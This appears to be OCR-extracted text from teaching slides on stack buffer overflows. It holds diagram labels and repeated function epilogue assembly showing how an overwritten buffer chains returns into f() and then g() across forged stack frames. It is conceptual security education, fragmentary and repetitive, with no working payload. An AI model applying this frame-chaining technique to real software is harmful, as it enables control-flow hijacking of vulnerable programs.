
Stack Before and After Overflow




get_buff() Returns



get_buff() Returns




get_buff() Returns



get_buff() Returns

```
mov esp, ebp
pop ebp
ret
```

ret instruction transfers control to f()




f( ) Returns


eip

```
mov esp, ebp
pop ebp
ret
```

f() returns control to leave / return sequence




f() Returns



eip
mov esp, ebp
pop ebp
ret
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
esp
ebp
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
Frame 1
Frame 2
Original Frame


f() Returns


mov esp, ebp
pop ebp
ret
eip
buff[4]
ebp (frame 2)
f() address
leave/ret address
f() argptr
"f() arg data"
ebp (frame 3)
g()address
leave/ret address
g() argptr
"g() arg data"
ebp (orig)
return addr(main)
esp
ebp
Frame 1
Frame 2
Original Frame

